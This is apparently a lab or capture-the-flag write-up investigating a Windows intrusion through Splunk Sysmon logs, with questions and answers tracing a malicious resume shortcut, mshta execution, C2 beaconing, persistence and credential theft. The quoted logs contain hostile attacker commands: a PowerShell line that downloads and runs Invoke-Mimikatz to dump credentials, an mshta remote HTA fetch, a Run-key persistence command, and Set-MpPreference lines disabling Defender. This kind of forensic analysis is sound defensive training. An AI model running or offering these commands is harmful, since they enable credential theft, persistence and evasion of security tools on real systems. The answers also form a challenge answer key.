C:\Users\jp.brown\Downloads\TravisClart_Resume.zip

I searched:

index=* *TravisClart_Resume*



```
index=* *TravisClart_Resume*
```

Time range: All time ▾


✓ 6 events (before 1/30/26 9:57:24.000 AM)   No Event Sampling ▾

SELECTED FIELDS
- a ComputerName 1
- a CreationUtcTime 2
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a category 2
- a Contents 3
- a dvc 1
- a dvc_nt_host 1
- # event_id 6
- # EventCode 2
- # EventType 1
- a eventtype 3

i	Time	Event
>	11/14/25 5:04:42.000 AM	11/14/2025 05:04:42 AM ... 18 lines omitted ... Image: C:\Program Files\7-Zip\7zG.exe TargetFilename: C:\Users\jp.brown\Downloads\TravisClart_Resume.pdf.lnk CreationUtcTime: 2025-11-14 05:04:42.017 User: JP-BROWN-WS\jp.brown Show all 23 lines ComputerName = JP-BROWN-WS CreationUtcTime = 2025-11-14 05:04:42.017 host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog
>	11/14/25 5:04:25.000 AM	11/14/2025 05:04:25 AM ... 18 lines omitted ... Image: C:\Program Files\Google\Chrome\Application\chrome.exe TargetFilename: C:\Users\jp.brown\Downloads\TravisClart_Resume.zip:Zone.Identifier CreationUtcTime: 2025-11-14 05:04:25.461 Hash: MD5=3B40977C8FB663FD637759A4FC34B360,SHA256=30EC42077B2A48FCC273A29F9DF074C92297AA0B4A6A7CF2A09DBBC5F9D92B58,IMPHASH=00000000000000000000000000000000 Show all 25 lines


Scroll to the bottom



```
i   Time                 Event
                         EventType=4
                         ComputerName=JP-BROWN-WS
                         Show all 38 lines
                         host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

>   11/14/25             11/14/2025 05:08:46 AM
    5:08:46.000 AM       LogName=Microsoft-Windows-Sysmon/Operational
                         EventCode=1
                         EventType=4
                         ComputerName=JP-BROWN-WS
                         Show all 38 lines
                         host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

>   11/14/25             11/14/2025 05:08:46 AM
    5:08:46.000 AM       LogName=Microsoft-Windows-Sysmon/Operational
                         EventCode=1
                         EventType=4
                         ComputerName=JP-BROWN-WS
                         Show all 38 lines
                         host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

>   11/14/25             11/14/2025 05:04:56 AM
    5:04:56.000 AM       LogName=Microsoft-Windows-Sysmon/Operational
                         EventCode=1
                         EventType=4
                         ComputerName=JP-BROWN-WS
                         Show all 38 lines
                         host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
```

Answer: JP-BROWN-WS

2. What MITRE subtechnique ID describes the initial code execution on the beachhead?



ATT&CK v18 has been released! Check out the blog post or changelog for more information.

Home > Techniques > Enterprise > User Execution > Malicious File

User Execution: Malicious File

Other sub-techniques of User Execution (5)

An adversary may rely upon a user opening a malicious file in order to gain execution. Users may be subjected to social engineering to get them to open a file that will lead to code execution. This user action will typically be observed as follow-on behavior from Spearphishing Attachment. Adversaries may use several types of files that require a user to execute them, including .doc, .pdf, .xls, .rtf, .scr, .exe, .lnk, .pif, .cpl, .reg, and .iso.[1]

Adversaries may employ various forms of Masquerading and Obfuscated Files or Information to increase the likelihood that a user will open and successfully execute a malicious file. These methods may include using a familiar naming convention and/or password protecting the file and supplying instructions to a user on how to open it.[2]

While Malicious File frequently occurs shortly after Initial Access it may occur at other phases of an intrusion, such as when an adversary places a file in a shared directory or on a user's desktop hoping that a user will click on it. This activity may also be seen shortly after Internal Spearphishing.

ID: T1204.002
Sub-technique of: T1204
Tactic: Execution
Platforms: Linux, Windows, macOS
Contributors: TruKno
Version: 1.6
Created: 11 March 2020
Last Modified: 24 October 2025


Version Permalink

Procedure Examples

ID	Name	Description
C0028	2015 Ukraine Electric Power Attack	During the 2015 Ukraine Electric Power Attack, Sandworm Team leveraged Microsoft Office attachments which contained malicious macros that were automatically executed once the user permitted them. [3]
G0018	admin@338	admin@338 has attempted to get victims to launch malicious Microsoft Word attachments delivered via spearphishing emails.[4]
S0331	Agent Tesla	Agent Tesla has been executed through malicious e-mail attachments [5]
G0130	Ajax Security Team	Ajax Security Team has lured victims into executing malicious files.[6]

Answer: T1204.002

3. What is the full path of the malicious file that led to Initial Access?



```
index=* *TravisClart_Resume*
```

✓ 6 events (before 1/30/26 9:57:24.000 AM)


SELECTED FIELDS
- a ComputerName 1
- a CreationUtcTime 2
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a category 2
- a Contents 3
- a dvc 1
- a dvc_nt_host 1
- # event_id 6
- # EventCode 2
- # EventType 1
- a eventtype 3

i	Time	Event
>	11/14/25 5:04:42.000 AM	11/14/2025 05:04:42 AM ... 18 lines omitted ... Image: C:\Program Files\7-Zip\7zG.exe TargetFilename: C:\Users\jp.brown\Downloads\TravisClart_Resume.pdf.lnk CreationUtcTime: 2025-11-14 05:04:42.017 User: JP-BROWN-WS\jp.brown Show all 23 lines ComputerName = JP-BROWN-WS CreationUtcTime = 2025-11-14 05:04:42.017 host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog
>	11/14/25 5:04:25.000 AM	11/14/2025 05:04:25 AM ... 18 lines omitted ... Image: C:\Program Files\Google\Chrome\Application\chrome.exe TargetFilename: C:\Users\jp.brown\Downloads\TravisClart_Resume.zip:Zone.Identifier CreationUtcTime: 2025-11-14 05:04:25.461 Hash: MD5=3B40977C8FB663FD637759A4FC34B360,SHA256=30EC42077B2A48FCC273A29F9DF074C92297AA0B4A6A7CF2A09DBBC5F9D92B58,IMPHASH=00000000000000000000000000000000 Show all 25 lines

Answer: C:\Users\jp.brown\Downloads\TravisClart_Resume.pdf.lnk


4. What is the full path to the LOLBin abused by the attacker for Initial Access?



	Time	Event
>	11/14/25 5:04:56.000 AM	11/14/2025 05:04:56 AM ... 17 lines omitted ... ProcessId: 3132 Image: C:\Windows\System32\mshta.exe TargetFilename: C:\Users\jp.brown\AppData\Local\Microsoft\Windows\INetCache\IE\7UU9ULSR\KsWLx[1].hta CreationUtcTime: 2025-11-14 05:04:56.300 Show all 23 lines host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog

Answer: C:\Windows\System32\mshta.exe

5. What is the IP address of the attacker's Command & Control server?



```
index=*  ParentImage="C:\\Windows\\System32\\mshta.exe"
```

✓ 3 events (before 1/30/26 10:48:39.000 AM)


SELECTED FIELDS
- a host 1
- a source 1
- a sourcetype 1

INTERESTING FIELDS
- a category 1
- a CommandLine 3
- a Company 2
- a ComputerName 1
- a CurrentDirectory 1
- a Description 3
- a dvc 1
- a dvc_nt_host 1
- # event_id 3
- # EventCode 1
- # EventType 1
- a eventtype 3
- a FileVersion 2
- a Hashes 3

i	Time	Event
>	11/14/25 5:04:56.000 AM	11/14/2025 05:04:56 AM ... 33 lines omitted ... ParentProcessId: 3132 ParentImage: C:\Windows\System32\mshta.exe ParentCommandLine: "C:\Windows\System32\mshta.exe" http://10.10.14.174:80/KsWLx.hta ParentUser: JP-BROWN-WS\jp.brown Show all 38 lines host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog
>	11/14/25 5:04:56.000 AM	11/14/2025 05:04:56 AM ... 33 lines omitted ... ParentProcessId: 3132 ParentImage: C:\Windows\System32\mshta.exe ParentCommandLine: "C:\Windows\System32\mshta.exe" http://10.10.14.174:80/KsWLx.hta ParentUser: JP-BROWN-WS\jp.brown Show all 38 lines host = JP-BROWN-WS source = WinEventLog:Microsoft-Windows-Sysmon/Operational sourcetype = WinEventLog
>	11/14/25 5:04:56.000 AM	11/14/2025 05:04:56 AM ... 33 lines omitted ...

Answer: 10.10.14.174


6. What is the full path of the process responsible for the C2 beaconing?



```
Keywords=None
TaskCategory=Network connection detected (rule: NetworkConnect)
OpCode=Info
Message=Network connection detected:
RuleName: -
UtcTime: 2025-11-14 06:06:18.232
ProcessGuid: {c5d2b969-c6d9-6916-5105-000000001c01}
ProcessId: 1108
Image: C:\Windows\Temp\RuntimeBroker.exe
User: JP-BROWN-WS\jp.brown
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.10.52.82
SourceHostname: JP-BROWN-WS.eu-west-1.compute.internal
SourcePort: 62726
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.10.14.174
DestinationHostname: ip-10-10-14-174.eu-west-1.compute.internal
DestinationPort: 8080
DestinationPortName: -
Collapse
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
```

Answer: C:\Windows\Temp\RuntimeBroker.exe


7. What is the full path, modified for Persistence on the beachhead host?



```
Image: C:\Windows\System32\reg.exe
TargetObject: HKU\S-1-5-21-1966530601-3185510712-10604624-1008\Software\Microsoft\Windows\CurrentVersion\Run\SystemMonitor
Details: C:\Windows\Temp\RuntimeBroker.exe
Show all 24 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

11/14/25 5:04:56.000 AM
... 19 lines omitted ...
Image: C:\Windows\System32\reg.exe
... 3 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: reg.exe
CommandLine: "C:\Windows\System32\reg.exe" add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v SystemMonitor /t REG_SZ /d "C:\Windows\Temp\RuntimeBroker.exe" /f
CurrentDirectory: C:\Windows\System32\
Show all 38 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

11/14/25 5:03:05.000 AM
... 19 lines omitted ...
Image: C:\Windows\System32\reg.exe
... 3 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: reg.exe
CommandLine: "C:\Windows\system32\reg.exe" query HKLM\SYSTEM\CurrentControlSet\Services /s
CurrentDirectory: C:\Windows\system32\
Show all 38 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

11/14/25 5:02:16.000 AM
... 19 lines omitted ...
Image: C:\Windows\System32\reg.exe
... 3 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: reg.exe
CommandLine: "C:\Windows\system32\reg.exe" query HKLM\SYSTEM\CurrentControlSet\Services /s
CurrentDirectory: C:\Windows\system32\
Show all 38 lines
host = BKUP-SRV01   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
```

Answer: HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v SystemMonitor

8. What tool and parameter did the threat actor use for credential dumping?



```
index=*  *mimikatz* *dump*
```

Time range: All time

✓ 2 events (before 1/30/26 11:11:16.000 AM)   No Event Sampling


SELECTED FIELDS
- host 1
- source 1
- sourcetype 1

INTERESTING FIELDS
- category 1
- CommandLine 2
- Company 1
- ComputerName 1
- CurrentDirectory 1
- Description 2
- dvc 1
- dvc_nt_host 1
- event_id 2
- EventCode 1

```
11/14/25 5:09:35.000 AM
11/14/2025 05:09:35 AM
... 33 lines omitted ...
ParentProcessId: 6796
ParentImage: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
ParentCommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/main/empir
e/server/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
ParentUser: JP-BROWN-WS\jp.brown
Show all 38 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog

11/14/25 5:09:34.000 AM
... 23 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/BC-SECURITY/Empire/main/empire/serve
r/data/module_source/credentials/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
CurrentDirectory: C:\Windows\System32\
User: JP-BROWN-WS\jp.brown
```


Answer:Invoke-Mimikatz -DumpCreds

9. The threat actor executed a command to evade defenses. What security parameter did they attempt to change?



```
11/14/25
5:08:46.000 AM
... 23 lines omitted ...
Company: Microsoft Corporation
OriginalFileName: PowerShell.EXE
CommandLine: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -exec bypass -w hidden -c "Set-MpPreference -DisableRealtimeMonitoring 1 -ErrorAction SilentlyContinue; Set-MpPreference -ExclusionPat
h 'C:\' -ErrorAction SilentlyContinue"
CurrentDirectory: C:\Windows\System32\
User: JP-BROWN-WS\jp.brown
Show all 38 lines
host = JP-BROWN-WS   source = WinEventLog:Microsoft-Windows-Sysmon/Operational   sourcetype = WinEventLog
```

Answer: DisableRealtimeMonitoring



```
ComputerName=JP-BROWN-WS
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=42113
Keywords=None
TaskCategory=Process Create (rule: ProcessCreate)
OpCode=Info
Message=Process Create:
RuleName: -
UtcTime: 2025-11-14 05:29:37.331
ProcessGuid: {c5d2b969-be41-6916-b603-000000001c01}
ProcessId: 6612
Image: C:\Program Files\SplunkUniversalForwarder\bin\splunk-admon.exe
FileVersion: 9.4.1
Description: Active Directory monitor
Product: splunk Application
Company: Splunk Inc.
OriginalFileName: splunk-admon.exe
CommandLine: "C:\Program Files\SplunkUniversalForwarder\bin\splunk-admon.exe"
CurrentDirectory: C:\Windows\system32\
User: NT AUTHORITY\SYSTEM
LogonGuid: {c5d2b969-b40a-6916-e703-000000000000}
LogonId: 0x3E7
TerminalSessionId: 0
IntegrityLevel: System
Hashes: MD5=380F8CF7C472686BDA15677EA869AE64,SHA256=4188DF6BD15BC2044E44F0A1A8BB1E2B2FB5C9246C3C1407A4781FCABAF252EE,IMPHASH=111612DF5D78C8364EB8CC60989EBF95
ParentProcessGuid: {c5d2b969-b602-6916-1f01-000000001c01}
ParentProcessId: 3012
ParentImage: C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe
ParentCommandLine: "C:\Program Files\SplunkUniversalForwarder\bin\splunkd.exe" service
```

